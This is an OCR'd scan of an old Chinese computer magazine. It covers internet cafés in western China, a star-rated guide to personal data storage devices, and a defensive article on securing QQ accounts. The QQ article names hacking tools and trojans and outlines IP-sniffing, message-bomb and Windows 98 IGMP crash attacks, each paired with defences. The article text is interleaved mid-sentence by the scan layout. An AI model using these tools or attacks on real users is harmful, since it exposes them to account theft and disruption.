西部向导网吧地处宁夏日报北侧,交通便利。网吧采用了DDN专线上网,速度不错。电脑配置也还不错,17"彩显让你长时间上网也不会觉得眼睛疲劳。网吧还为初次上网的人员进行免费指导,快速地教会他们上网。在这里你不会有任何不便的感觉,与网络的亲密接触会让你流连忘返。

电 脑 城

宁夏电子科技城、鼓楼电脑市场	
交通指南	位于银川鼓楼十字路口步行街和解放东街

银川两个最主要的电子市场,走进市场几乎可以看到所有国内市场知名品牌的宣传标志。虽然现在银川文化东街有“电子一条街”的美名,但这两家电脑城由于开办得早,已经深入人心,所以仍是主打力量。这里虽地处西北,但商品种类一点也不逊色。来这两个电子市场转上一转,保证你同样能过足电脑瘾。

乌鲁木齐

网 吧

新丝路网吧	
交通指南	坐3路、2路到五一路75号下、坐17路到中山路105号下
收费	每小时4元,学生、军人、教师、老人凭有效证件每小时2元

新丝路网吧隶属于乌鲁木齐公众多媒体通信有限公司,占地面积200平方米,分为网区和吧区。网区突出了整体的高科技性,共有36台PⅢ８００计算机,１７英寸显示器,６４兆内存,采用ＨＤＳＬ接入。能让喜欢上网的朋友们真正感受到网络的快捷性和方便性。



新丝路网上世界还配有耳麦,能使顾客在网上听音乐、看电影。与网区相比,吧区又有着它自己独特的风格:吧区可以让客人在这一处就能品尝到洋酒、咖啡及各种饮料、小吃。这里集多种服务于一身,让你有一种回到家的感觉。而且网吧地处乌市比较繁华的五一路,每天晚上路边的夜市还能让你尽情领略西域风情,饱尝民族风味,真是精神与物质的双丰收!

电 脑 城

红旗路电脑城	
交通指南	位于乌鲁木齐市红旗路



这里可以算得上是新疆最有气氛的电脑城了,由于地处市中心,优越的地理位置使得其人气颇旺。入驻的商家已经将这里挤得没有任何空间可以再放一个柜台,大公司和中小公司全部集中在这里。每日里总是人来人往好不热闹,配件的种类也还算齐全,不过你要想在这里找一些“偏门”货或者“热门”货可就比较难了。

由于地处西北,价格的反应比起内地相对要慢,市场里光线不是很好,购物环境稍差。

红旗路是乌市最繁华的地段,电脑城下就是一个民族市场,有很多漂亮的维族风格的刀具。找不到合心的配件,买把合意的刀也能补偿你的遗憾。

西 藏

网 吧

蚂蚁网络	
交通指南	位于北京西路圣福大厦A6号

当你来到雪域高原,看到网吧的身影,恐怕也会有这样的惊叹:“原来西藏也有网吧?”是的,即使在高原稀薄的空气下也免不了网络的触动。

蚂蚁网络是拉萨市开得较早的网吧,技术实力相对不错,在拉萨有很高的知名度。虽然在这里甚至还没有开通ISDN,但高速的Modem、PⅢ的CPU、15英寸的彩显、幽雅的环境,同样会让你感受到互联网的精彩与激动。网吧还配置了扫描仪、打印机,尽可能为你创造更方便的条件。CF

友情提示

结伴同游:如果您有了出游的计划,并且希望通过网络结识几个当地的网友,或是希望找几个朋友一起出游,那就赶快在网上发出邀请吧。

携程旅行网的结伴同游栏目:http://www4.ctrip.com/Community/followme/index.asp

中国旅游频道的结伴同游栏目:http://www.chinatourchannel.com/bbs/cgi-bin/leoboard.cgi

四川旅游网的结伴同游栏目:http://www.pandaholiday.com/community/mate/index.asp

国邦在线的结伴同游栏目:http://travel.gobononline.com/jbtyread.asp

出行参考:在前往目的地时,需要关注一下当地的天气和气候。

中央电视台的天气预报频道,这里有非常详细的天气情况:http://www.cctv.com/weather/

搜狐网的天气预报:http://gather.sohu.com/life/index.asp

网易生活频道天气预报栏目,预报国内24小时天气情况,直接将鼠标指向地图,即可获得天气情况:http://other.163.com/tq/today24.html

E-mail: step@cfan.cn.net

□杭州 FFX

个人数据存储方案

21世纪是一个信息爆炸的时代，每天我们都要面对海量的数据！你的照片、你的影碟、你的mp3歌曲、你的程序文件、你的文章或者网页作品，这些都可以是电脑数据。而这些数据的备份保存、交换是我们每一个计算机用户都要面对的工作。但面对目前种类繁多的存储介质，每种存储方法都有其自身的优缺点及性价比。我们应该选择哪一种方案呢？

不同的个人用户对其要存储的数据的要求是不同的，不同类型的数据应该采用哪一种存储方案是要考虑多方面因素的。举个例子，如果你买了上万元的“顶级”存储设备，如果你只是用它来存储从网上下载的电影，那么，就比如一个农夫开了一辆奔驰到田里去工作，并不能发挥多大的作用。所以，下面对存储方案的选择是针对不同用户，结合综合因素去考虑的。对每种存储方案给出相应的星级评定（以五星级为最高）作为一个参考。


第一大类

文书编辑类用户方案

该类用户要存储的数据特点是对数据的重要性要求很高。数据的存储是具有备份性质的，所以，在选择存储方案时就要充分考虑其存储的持久性和安全性。可采用的存储方案如下：

1. 采用CD－R/CD－RW光学方式的存储方案

价格	★★★
耗材	★★★★
容量	★★★★☆
速度	★★
安全	★★★★
操作	★★
适应用户面	★★★★☆
总评	★★★★☆



CD－R（CD－Recordable）光盘刻录机允许用户将数据一次性地写入CD－R光盘。其原理就是利用大功率激光束的热效应使激光焦点照射的染料区产生不可逆的物理变化，形成可以代表信息的信息坑。被烧录后的CD－R光盘无法再次被改写，CD－R光盘可以在一般的CD－ROM中（包括音响电器中的CD机、VCD机和DVD机）被多次读取。现在我们一般购买的都是CD－RW可重复擦写刻录机。CD－RW（CD－ReWritable）在光盘中增加了可改写的染色层，采用了phase-change(相变)技术，可对专用的CD-RW光盘进行多次重复擦写(一般是1000次以上)，同时它向下兼容CD-R，其价格并不比CD-R高多少。所以，CD-RW驱动器以绝对的优势取代了CD-R驱动器，有些人甚至将CD-RW盘片叫做“活动硬盘”呢。所以，CD-RW是目前编辑文书类用户个人存储备份的最好解决方案。这是由CD-RW自身的特点决定的（表1）。

当然，任何事物都有其两面性，刻录机也有自身的缺点。刻录光盘的成功率并不是100%的，其刻录的过程也显麻烦，需要专门的刻录软件，对光盘的保存也有一定的要求。下面就简单地介绍一下刻录机的选购常识和盘片的一些注意事项（表2）。

目前，市场上刻录机品牌众多，性能参次不齐。一般而言，具有多年生产经验的厂家生产的名牌产品比较稳妥可靠，一般的家庭用户，可以考虑ACER 1208A 12速，9月初的价格为799元，非常便宜实惠。它采用12倍速刻录、8倍速复写、32速读取，并且带有Seamless link（无缝连接）技术。另外这款刻录机还提供有Firmware升级的功能。另外，爱国者121032也是性能价格比较高的刻录机。作为经常使用刻录机的专业用户，可以使用TEAC、Plextor、Sony、YAMAHA、RICOH等大牌刻录机，质量、刻录效果比较有保证。

价格便宜	容量为650MB的CD-R光盘售价是2-15元，平均不到1分钱/MB。CD-RW光盘价格一般在15-40元，可以被多次重复擦写。
寿命很长	CD-R光盘的数据保存期限理论上是70-100年，CD-RW光盘的理论值是30年。
兼容性好	由于CD-R/CD-RW光盘可以在一般的CD-ROM中读取，而CD-ROM是计算机的标准配置。即使以后哪种光盘驱动器可以取代CD-ROM，它也肯定是会兼容CD盘片的。
产品成熟	目前刻录技术已经相对成熟，刻录机产品已经成为数据存储的主流产品，千元以下的CD-RW刻录机也频频亮相，个人购买时机已经成熟。


↑表1

↓表2

读写速度	要求写入速度应大于或等于8X，重写速度应大于或等于4X。
缓存	大于或等于2M，最好是4M以上。
内置和外置方式	外置式比内置式相对贵一些，其密封性和散热性会好一点，并且方便携带。内置式和普通CD-ROM相仿。
接口	内置式刻录机的接口有IDE、SCSI，外置式的接口有并口和USB接口。SCSI接口的刻录机一般属高端产品。个人用户首选IDE接口的内置式刻录机，价格比较便宜。

2. 采用DVD-ROM存储方案

价格	★★
耗材	★★
容量	★★★★★
速度	★★★
安全	★★★★
操作	★★
适应用户面	★
总评	★★☆



DVD(Digital Video Disc)数字视盘以其高性能而被广大厂家看好。DVD-ROM是采用相变技术实现可反复擦写的DVD光盘存储器。单面盘的存储容量为2.58GB。它的刻录速度也是较高的，1X相当于CD-ROM驱动器的9X。向下兼容CD-R/CD-RW和CD(兼容CD-R/CD-RW是说可以读取CD-R/CD-RW,并不是说可以刻录它们)。DVD-ROM的性能参数十分诱人。一些大厂如松下、东芝、创新、日立等已经加紧对DVD-ROM的生产研发。

但现阶段对个人用户来说，DVD-ROM还属于高端产品,其技术发展还不是非常成熟，产品的更新换代还很快。相信在几年内是会有很大的技术突破的，所以用高价去买不成熟的产品对个人用户来说并不合算。不管市场前景如何好，在没得到市场认可之前还是要慎重考虑。

3. PD相变式可重复擦写光盘驱动器

价格	★★★
耗材	★★
容量	★★★★☆
速度	★★★
安全	★★★★
操作	★★
适应用户面	★
总评	★★☆

PD(Phase Change Rewritable Optical Disk Drive) 是松下公司采用相变方式存储的可重复擦写存储设备，使用专用的盘片进行擦写。它的性能比CD－RW更好，运行也更加稳定。它向下兼容CD-ROM。它的平均寻道时间不到90ms，数据传输率为500－1100kB/秒。但驱动器价格较贵，内置式的售价也要2000元左右，盘片的价格更是比CD-R贵很多，要150元左右。高价位影响了它的发展，因为它虽然比CD-RW有了新的发展，但是比起DVD-ROM来，其性能还是差了一大截。对个人用户来说，性价比就显得低了，而且现在市面上也很少见。

4.采用普通软盘备份方案

价格	★★★★
耗材	★★
容量	☆
速度	☆
安全	☆
操作	★★★★
适应用户面	★★★★
总评	★

此种备份方案作临时备份还可以，但如果是作长期性保存则实在是下下之选了。

首先，数据的存储保险性很差。硬盘都会因操作的失误、病毒的入侵等造成数据丢失的可能，软盘就更不用说了。姑且不说它那可怜巴巴的1.44MB是否还有存储的价值，单是它的损坏率就让它与"长期保存"断绝了关系。

再者，它的存储成本较高。1元/MB的存储成本简直就是对其他存储介质的侮辱。3.5寸软驱在更新换代奇快的计算机中居然能以老掉牙的技术保持到现在，不能不说是一个奇迹。

第二大类 经常性交换数据型用户

经常性交换数据型用户要存储的数据特点是对可移动性要求很高，其数据更新比较频繁，该类用户的存储方案实质上就是如何选用移动存储设备了。目前市场上的移动存储设备真是数不胜数，关于移动存储的新技术、新产品也是层出不穷，令人眼花缭乱。选择哪一种移动存储设备，最重要的是该产品是否适合用户使用，因为不同的移动存储产品对用户的针对性是很强的，其产品的性价比差异也很大。

一. 交换数据容量小的一般商务办公用户

此类用户要交换的数据多是一些文本、图片、幻灯片等容量较小的数据，其数据交换一般应用在个人与单位、单位与单位之间。所以，为此类用户选取的存储设备的容量就不需要非常大，够用就行。但对于便携性和操作的方便性要求就很高。

1.优盘(Only Disc)

价格	★★★
耗材	★★★★★
容量	★★
速度	★★★★
安全	★★★★☆
操作	★★★★☆
适应用户面	★★☆
总评	★★★★



优盘是深圳朗科公司生产的一种非常小巧的移动存储设备。它最大的特点是体积非常小，只有大拇指般的大小。重量也很轻，只有20克左右。它的携带方便性就不言而喻了。

优盘安装方便，它采用USB接口，不用外接电源，支持热插拔。在软件安装方面，属无驱动型，连驱动也不用安装，一插上去就可以立刻对它进行读写操作了，是真正的"即插即用"。

优盘可靠性比较高，它是采用闪存(Flash Rom)来存储数据的，可重复擦写100万次，数据可保存10年以上。

优盘分为无驱动型和加密型两种，其容量从8MB、16MB一直到1GB。一般用户都使用其32MB及以下的产品，因为在这个容量上性能价格比较高。加密型的提高了数据的保密性。如果用户要存储的数据是公司企业的内部资料、银行的一些重要数据及一些个人隐私等具有保密性质的资料，就非常实用了。

但是，如此方便好用的性能是要付出代价的。由于优盘是采用闪存作为存储介质，其价格就显得比较昂贵。它的存储成本在15元/MB左右。一个32MB的优盘得400多元，它只适合于小容量交换的用户。拿它和软驱来作个比较，一个8MB的优盘售价是200元左右，而软驱的售价加上六张正品软盘差不多要130元了。但软驱在速度、安全性和便携性等方面却远远比不上优盘。而且

优盘可以在PC机、笔记本、苹果机间进行自由的数据交换。所以优盘对于小容量用户来说是比较适合的。

另外，目前市面上还有其他牌子的优盘，如大水牛BUFFALO闪盘驱动器，价格比较便宜。

2.大容量软驱

价格	★★
耗材	★
容量	★★
速度	★★
安全	★★★☆
操作	★★★☆
适应用户面	☆
总评	★★



存储容量在100MB到几百MB的存储设备还可以采用大容量软驱。大容量软驱已经上市很久了，但它始终没有实现当初一些‘专家’的预言取代现在的3.5寸普通软驱而成为计算机的标准配置。究其原因，最重要的还是价格问题，其次就是普及率低。而这两方面相互遏制，形成恶性循环。

试想一下，花好几百元去买个软驱，倒不如去买个刻录机划算。刻录机刻出的光盘还可以去别人的CD-ROM驱动器上读，但如果你拿着一张‘超级软盘”，就不那么容易找得到适合你这张盘的大容量软驱去读了。

不过有一点可以肯定，现在的3.5寸普通软驱确实是无法满足用户的需要了。尽管大容量软驱有许多方面的不足，但它毕竟是软驱发展的一个趋势，而且目前也拥有了一定数量的用户。普通软驱是否会被现在的大容量软驱取代，或者是被将来另一种高性价比的软驱取代很难说。现在市面上的大容量软驱主要有下面几种：

Iomega(艾美加公司)的ZIP。它是市场上最早推出的大容量软驱，其市场占有率相对较高。它是使用100M的盘片的，采用非接触式磁头，平均寻道时间为29ms，并配备了32kB的缓存，速度较快，转速为2945转/分。数据传输率为1.4MB/s。盘片质量较好。但其兼容性一般，不能向下兼容3.5寸软盘。而且盘的价格较高，一张盘要100元左右，驱动器的价格也较贵，100MB容量的驱动器差不多要500元。

LS-120软驱。该软驱采用120MB的盘片，最大特点是向下兼容普通3.5寸软盘。但它的性能指标较差，平均寻道时间为65ms，数据传输率为565kB/s。它的盘片售价也是和ZIP差不多。但它有一个优点，就是现在很多主板都支持用LS-120来启动计算机。

大容量的软驱还有其他不少的牌子，如MITSUMI的UHC、OLYMPUS SYS 230、SYPUEST EZFLYER 230等，这些软驱的市场占有率都很低。

二、交换数据容量大的专业商务办公用户

这类用户一般从事软件、大型数据库的开发、广告、出版、视频的编辑等。要交换的数据一般都是大型的数据库、图片库、软件库。这些大容量的交换就不是优盘和大容量软驱可以应付得了的。下面就介绍一下目前比较热门的大容量移动存储设备。

1.活动硬盘

价格	★★
耗材	★★★☆
容量	★★★★☆
速度	★★★★
安全	★★★★
操作	★★★★
适应用户面	★★
总评	★★★★



活动硬盘已经发展好些年了，它一般具有固定硬盘的基本特征，其技术参数与低档固定硬盘相当，可以满足大量数据的快速交换。但是其驱动器的价格相对于个人用户来说还是偏高，但笔者认为随着技术的不断提高，其制造成本会相应下降。重要的是它的发展前景比较乐观，估计在大容量移动存储领域会占据主导地位。

活动硬盘的兼容性很好。因为它实质上就是一个硬盘，只要是计算机都可以用到它。这就为资料交换提供了重要的基础。

活动硬盘的操作性好。活动硬盘拆装方便，简单易用。其安装过程差不多是“傻瓜式”的，对数据的读写操作和一般硬盘一样方便，并不需要其他特殊软件支持。

活动硬盘的移动性好。大多数活动硬盘都是设计成小巧、防震、防尘的，有些活动硬盘的盘片还可以更换，整个硬盘的移动也是非常方便的(特别是USB接口的活动硬盘)。

目前，市面上的活动硬盘品种有不少，下面就对现在流行的活动硬盘简单地介绍一下：

(1)爱国者活动硬盘系列。爱国者活动硬盘系列可以说是大容量存储设备市场的一匹黑马，包括爱国者移动存储王、加密王、带有1394接口的烽线王。其主要技术参数如下：采用USB接口方式(烽线王还带有1394接口)，支持DMA66传输方式，内建512K高速缓存，转速为4200rpm，加密王还带128位防伪区。其容量从5GB、10GB一直到30GB。体积较小，和商务通的体积差不多，重量也只有200多克，可以放进口袋里。设计了防震、防静电保护膜、防尘等功能。10GB的移动王报价是1980元，15GB的报价是2900元。

(2)数据通(口袋硬盘)。采用IBM玻璃盘片技术的数据通也是移动存储设备的另一个选择。其技术参数和爱国者移动硬盘差不多，其价格也相仿。购买其10GB以上的产品还送一个优盘和一个USB接口的HUB。

(3) PC-TECH科硕移动存储先锋。它采用科硕移动盒和2.5寸硬盘(IBM玻璃盘片技术)结合的方式。其移动盒是USB接口的，其传输速度理论值是12MB/秒。它的价格相对便宜

点,10GB的连同硬盘盒的价格在1500元左右,性价比挺高。

(4) IBM移动硬盘。进口牌子,性能很好,但价格过高,5GB的也要2000元以上。

(5) Iomega(美国艾美加公司)的JAZ驱动器。JAZ是在市面上流行了很久的典型活动硬盘,拥有一定量的用户。它的特点是可以更换盘片。其性能参数如下:平均寻道时间为12ms,传输速率为8MB/s(SCSI接口的可以达到20MB/s),512K缓存。早期内置的1G产品售价在1500元左右。虽然能更换盘片,但它的一个致命弱点是盘片的价格很高,对资料交换量大的用户就不是很适合了。

(6) SyQuest(美国赛快公司)的SparQ和SyJet。SparQ驱动器的价格不到2000元,1GB容量的盘片的价格为150元左右,性价比相对JAZ还算是高的。SyJet驱动器比SparQ贵些,它的速度较快,但盘片还是偏贵。

还有其他不少种类的移动硬盘,如CompJet存储之星、新大移动硬盘、Haii随身轻、ORB、Nomai540等。有些性能也是不错的,但考虑到其市场占有率不高,在这里就不作介绍了。

2.MO(Magneto Optical)

项目	评分
价格	★☆
耗材	★★☆
容量	★★★★☆
速度	★★★
安全	★★★★
操作	★★★★
适应用户面	★
总评	★★★



MO驱动器采用磁光记录方式的MO盘片作为存储介质。其盘片大小和现在的普通软盘差不多,但它的数据存储寿命很长,理论上是永久性的。它的容量也大得惊人,从几百MB到5GB都有。盘片用有机玻璃的封套封装,保护膜很坚硬。其盘片价格很便宜,一般640MB的MO盘片售价不到50元,存储成本比较低,主要是面向印刷、排版、图像广告制作方面的专业人士的。其驱动器的体积也较小, 安装也很方便,不需要驱动程序,速度3-6MB/秒,但其驱动器价格昂贵,640M的都要2000元以上!1GB以上就超过4000元了。目前MO驱动器的生产厂商主要有Fujitsu(富士通)、OLYMPUS (奥林巴斯)、HP、IBM、Maxtor等。

第三大类 综合解决方案

作为一般的个人用户,特别是家庭电脑用户,数据保存量不大,需求经常变化,而且更关注价格因素,那么可以采用一些简单的方法来完成数据备份和移动的任务。

1.网络硬盘

项目	评分
价格	★★★★☆
耗材	★★☆
容量	★☆
速度	☆
安全	★★
操作	★★
适应用户面	★★★
总评	★★★

对于经常上网的用户来说,此种方案的性价比就很高了。因为网络总是与"免费"挂勾的,像免费邮箱和免费主页空间就可以当成是存储数据的"网络硬盘"。但是邮箱一般不支持上传大文件,也不支持断点续传,主页空间可以用FTP格式来存储,但是对于MP3等文件就不让你搁置了。所以,一些所谓专业的网络硬盘就出现了。不少的网络硬盘提供商都是不收取用户费用的(即使收取也是一年几十元),而且使用网络硬盘有一个好处,就是把资料备份到网上硬盘以后,在全世界每一台能上网的计算机中都可以随时调用,这个比上面介绍的所有移动存储设备的携带性都要"强"。不过,使用网络硬盘的缺点也是十分明显的,传输问题和安全性问题都是比较难以克服的。另外,稳定性也不好。所以,放在网络硬盘的东西最好是一些不那么重要的而且容量不是很大的资料。目前网络硬盘速度和容量都令人满意的有是有,但是大多数都是要收费的,不收费的要不就是有多少天试用,像www.xdrive.com,要不就是空间很少,只有几M,和一般的邮箱差不多,像www.netdrive.com。在选择的时候要注意根据自己的实际位置选择较快的服务器,还要注意要选择支持断点续传的。

2.软件备份

项目	评分
价格	★★★★☆
耗材	★★★★★
容量	☆
速度	★★
安全	★★★
操作	★
适应用户面	★★★☆
总评	★★★

运用软件来进行备份,其实质的存储介质还是普通硬盘,只不过是利用软件来对数据进行特殊的处理再存储在硬盘或者其他存储介质上。这种方案一般是应用在备份一些特殊的数据上。这种备份方式的优点是可以在一定程度上节省空间和时间。这类软件有很多,如QuickSync、Noton的Ghost、Pqmagic、Norton Zip Rescue以及国产的超级保镖等等。这些软件可以对硬盘整个分区或者整个硬盘做一个镜像备份,等到要恢复的时候只需要很短的时间就可以完成覆盖工作,不过操作方面就要有点麻烦了,因为这涉及到软件的运用和一些系统知识,并不是简单的"复制"和"粘贴"了。


3.一些数据保护卡的运用

项目	评分
价格	★★☆
耗材	★★★★★
容量	☆
速度	★★
安全	★★★★
操作	★
适应用户面	★★★☆
总评	★★★

用硬件保护卡作备份的方案相对软件来说就可靠很多,它可以对整个硬盘资料作一个保护。如看门狗数据保护卡就是属于这一类卡,它可以很快地对整个硬盘作备份,其恢复的速



QQ保护真功



□辽宁　G.T.O

时下众多网上渔民，每日上网聊天为其必修之功课。聊天者，又以Oicq使用者为众。点开小企鹅，终日“滴滴”声不绝于耳，初觉清脆悦耳，有丝竹之乐，而后日久，索然无味。再有此声，又不好回绝，答之，劳时伤神，不理，若遇胡搅蛮缠者，则终日不得安宁。故在下潜心钻研数月，修炼一套“上网打渔真功”，无论男女老幼，皆可应付自如。实乃Q林之一大幸事。

保护密码

先来道道Q之密码，无数Q友终日提心吊胆，惟恐QQ之一去不复返。

虽然目前Oicq的加密技术已经让窃密者望而却步，但那些针对Oicq专门设计的解密软件好像也不仅仅是用来唬人的。所以，要想守住你在Oicq中的秘密，还得自己想想办法。

下面就让我们来看看，每一个Oicq号码都会在Oicq的安装路径下拥有一个对应的目录，msg.db文件用于存放聊天记录，所以，如果这些文件落到了别人的手中，嘿嘿……那可就是灾难的开始啊！

既然如此，我们必须在关闭Oicq后把整个账号目录藏匿起来，在使用Oicq时再把它们恢复回来。利用压缩工具Winzip，我们就可以很轻松地做到这点。

首先用Winzip把账号目录压缩为一个包文件，再把包文件放到硬盘上一个不引人注意的角落里或是软盘上。如果你仍不放心，可以给包文件加上一串拗口的密码，再给它换一个别人意想不到的扩展名。值得注意的是，在压缩时应将“执行”设为“移动文件”，并在“包含文件夹内容”和“保存其它层文件夹信息”选项前都打上勾。

当压缩完成后，账号目录内已经空无一物，你再也不用担心秘密曝光了，除非别人知道压缩包的文件名称和密码。至于恢复，直接用Winzip解包到Oicq的安装目录上就行了。

保护IP地址

Oicq作为当前最为流行的聊天工具，用户量甚巨，使各位大虾可以广交天下豪杰。但是正当你通过它愉快地与别人聊天的时候，有许多怀有各种不同目的的人可能会对你的系统安全造成隐患。你的系统信息、个人信息等等都有可能被人窃取，还有你运行的操作系统例如Win95、Win98等会莫名其妙地崩溃。所有的这些在线攻击都是基于获取你上网时的IP地址，而你的IP地址就在你用QQ聊天时不知不觉地告诉了别人（而你却对此一无所知）。

一般通过Oicq来获取IP地址有两种手段。早期的方法是通过向你发送一条信息，然后获取你的地址。这种手段的实现并不需要很高明的编程技巧，可以简单地从网上黑客网站上下载一个软件来运行。QicqSniffer就是在江湖中广为流传的一种武功，它可以通过向对方发送一条消息就可以轻而易举地获得其IP地址。防止这种攻击的方法是在Oicq的参数设置中选取“拒绝陌生人信息”。

另一种获取IP地址的方法是，一些Q虾自己做了Oicq的补丁程序，通过下载其程序并覆盖Oicq.EXE原文件。只要你一上线，别人就可以看到你的IP地址和端口号。防止这种攻击的方法是尽量使用Oicq2000中新增的

度也很快，一般不用半分钟，对于备份系统来说是很方便的。但是这张卡也得几十块钱，而且这类对硬盘底层操作的硬件多多少少会与其他硬件有这样那样的冲突，用这种方案就得具备一些计算机知识。

4.二手小硬盘自配硬盘盒

价格	★★★★
耗材	★★★★★
容量	★★☆
速度	★★★
安全	★★
操作	★★
适应用户面	★☆
总评	★★★

如果觉得优盘太贵或者太小，而活动硬盘的价格普遍较高，可以用二手的小硬盘和硬盘盒来自己DIY一个移动硬盘。二手硬盘现在很便宜，100元就可以买个几百M的。而硬盘盒有很多种，如内置硬盘盒（价格在60-80元）和移动硬盘盒（有USB接口、并口两种，价格在300左右），不过内置硬盘盒移动不太方便。这种方式价格比较便宜，但安全性、可靠性以及操作性方面都比较差，如果是经常移动重要数据，还是建议使用前面介绍的可靠方案。

5. 使用MP3播放机、数码相机、录音笔、PDA

价格	★★
耗材	★★★★★
容量	★☆
速度	★★★★
安全	★★★★
操作	★★
适应用户面	☆
总评	★★★

很多数码设备都可以存储数据资料，具有这些设备的朋友，可以利用其来存储计算机的数据资料。但数据存储常常是这些设备的附加功能，容量和使用上都有一些限制。但从总体上说，还是很好的数据移动存储的代用品。CF

“隐身登录”。所以，真正网上的大虾，都是隐身的。

有了你的IP地址，那些不怀好意的人便可以对你发起攻击，常见的手段有：

1.利用Windows98本身的IGMP（Internet Group Management Protocol）漏洞，通过向你的100端口不断发送IGMP数据包来使得你的TCP/IP崩溃，从而导致蓝屏，系统不得不重新启动。防止这种攻击的方法是使用Windows Update来升级，并安装最新的安全补丁。或者使用防火墙，比如国产软件“天网防火墙个人版”，该软件可以免费注册使用。

2.通过你的IP地址和Oicq的端口号直接向你发送匿名消息，他们可以伪装成任意的Oicq号码，他们可能对你出言不逊，而你却无能为力。防止方法是在Oicq的参数设置中选取“拒绝陌生人信息”。

3.如果你的机器在局域网中(比如公司的内部网)，并且你设置了文件共享服务，那么别人就有可能直接通过你的IP地址来和你的电脑连接并获取你机器上的信息，甚至你们单位的信息。防治方法是安装并运行防火墙，比如在“天网”中打开“禁止互联网上的机器使用我的共享资源”。

如今网络发达，黑客工具日益泛滥，任何普通的网虫都可以很容易找到一些黑客工具来实现对他人的攻击。很多人在使用Oicq的时候会莫名其妙地遭遇信息炸弹或是其他攻击。究其原因，大多是先用一个工具查出你的IP，然后使用攻击软件……要是有将功能合二为一的东东就更方便了。上网打渔总不能不开QQ吧！所以，简单而有效的办法就是隐藏自己的IP。怎么隐藏？使用代理服务器上Oicq是一种较为简单实用的办法。

首先，打开Oicq的“系统参数”，单击“网络设置”，选中“使用SOCKS5代理服务器”。在“代理服务器地址”、“端口号”、“校验用户名”、“校验用户名密码”处输入你寻找的免费代理地址。能在Oicq中使用的代理为SOCKS4和SOCKS5型的，端口号为：1080。好了，把IP地址和端口号填入(校验用户名和密码一般不用填)，点击“测试”按钮。如果你填入的代理地址有效，则会弹出“代理服务器工作正常”提示框，否则就会弹出“无法连接到代理服务器”的提示。上述步骤做完之后，最后点击“确定”完成。代理服务器的地址很多网站有提供，自己用工具也可以找到很多。

要特别注意的一点是，按照上述方法找到确实可用的代理服务器后，要先退出Oicq，再启动Oicq重新登录，这样才会改变Oicq的IP，否则Oicq的IP是不会改变的。代理服务器有时候会失效，需要换一个新的服务器。此方法只能隐藏Oicq的IP，即别人通过一般的Oicq工具查不到你的真实IP地址，但是高手还是有办法查出你的真实IP的。

还有一点是，这种办法对消息炸弹毫无用处。因为消息炸弹和一般的消息无异，只是时间短得多而已。拒绝Oicq消息炸弹其实很简单，只要在“系统参数”、“安全设置”项选中“拒绝陌生人的消息”就可以了。这两种方法一起用的话，通过Oicq攻击你的可能性就大大降低了。

在此再给大家介绍一种方便的QQ谋生技巧。在同一台电脑上可以同时打开多个Oicq，这一点有很多朋友都知道，也许你也用了。首先你要有两个Oicq号码，相信很多朋友可不只有两个！如果你没有，就再注册一个，不过现在申请号码可是比盗号码还难啊！

步骤一：用你备用的号码（如111111）登录，这样这个IP地址在Oicq上就被分配给111111了。接下来当然是用你常用的那个了。

步骤二：登录后，在备用的Oicq上做一下调整。在“个人设定”中的“网络安全”项将“身份验证”设为“不允许任何人把我列为好友”。点“修改”让服务器确认。

步骤三(可跳过这一步)：在Oicq“系统参数”、“参数设置”项的“综合设置”，把“不出现登录提示框”前的对勾去掉。

步骤四：最关键的步骤到了！在Oicq“系统参数”、“网络安全”项的“高级安全设置”，将“拒绝旧版本陌生人消息”和“拒绝旧版本所有消息”前统统打上对勾！！！点“确认”退出设置。

好了！经过这么一番设置，有人再扫描到你的IP地址时，你就再也不会看到那个讨厌而又有点担心的对话框了！不信？你可以试试的。

当有无聊的人再用WhoCQII对你的IP地址发消息时，给他返回的只是一串串警告消息：

(111111) -1123211-8-1-22:08:23自动回复：

在下现在用的就是新版本，不接受老版本发来的消息，请您到www.tencent.com下载最新的Oicq！

你则不会再有任何影响，就像没发生过一样！怎么样，是不是有点以牙还牙的快感了？赶快行动吧！呵呵～～江湖中的规矩么。

最后对那些不能使用代理服务器的各位难友们，鄙人建议大家最好使用最新版的防火墙，如天网、Blackeyes等，其中天网对国内多数的黑客软件都能有效地预防。目前版本的天网不仅继承了以前版本的优点，还根据现在网上出现的新问题做了相应的改进。重新优化了系统，减少了系统资源占用，增加了一个非常灵活的规则设置系统，软件已经帮你设置好了一系列安全规则，不用做任何调整即可使用。增加了对端口的说明，其中端口说明中已经包含了大部分常用木马程序所有的端口。增加了声音报警机制，增加了日志的保存功能，允许用户自己定义是否一开机就启动防火墙。

道高一尺，魔高一丈

当前的各种QQ黑客软件之所以能够频频得手，究其原因，一方面是因为Oicq内在的原因——安全性能缺陷。由于Oicq早期采用的是安全性、保密性较差的UDP数据包进行通讯，而UDP通讯与TCP协议通讯不同，TCP是要经过双方“三次握手”认证后才能进行通讯，而UDP是不需要认证许可就可以发送的。加上腾讯公司在推出

Oicq早期版本时没有充分注重保密性，在账号密码和本地消息储存加密上都出现过相当大的安全隐患，这些问题随着腾讯公司新版本的Oicq的不断推出而暂时得以缓解。但是道高一尺，魔高一丈，每次在腾讯公司推出升级版不久，网上就可以下载到相应的解密软件。另一方面是因为用户本身安全意识不高，如在网吧、学校等公共机房上网时，没有在离开的时候把自己的信息擦除掉，随意运行不明的程序……这些都可能导致用户的Oicq号码被盗用。

许多黑客已经熟练于采用冰河、BO2000等远程控制类木马软件对Oicq密码进行远程破解，各类炸弹也泛滥成灾。不管腾讯公司怎样应付，问题总是层出不穷。按照腾讯公司的规定，可以在用户忘记密码时将Oicq密码发送回其个人资料上所填写的信箱，黑客们把矛头指向了Oicq用户的免费信箱，巧妙利用这个漏洞，对信箱密码进行破解。这种破解方法其实是转移了大家的视线，因为许多人往往在注重Oicq密码安全的同时忽略了对个人信箱的保护。一时间这种方法很是流行，也非常奏效，于是许多人的Oicq号码连同信箱一起被黑掉。针对这一点，腾讯公司在一段时间内停用发送密码功能，逐渐改进并开设了现有的密码保护功能，使Oicq和信箱彻底“分离”开来。

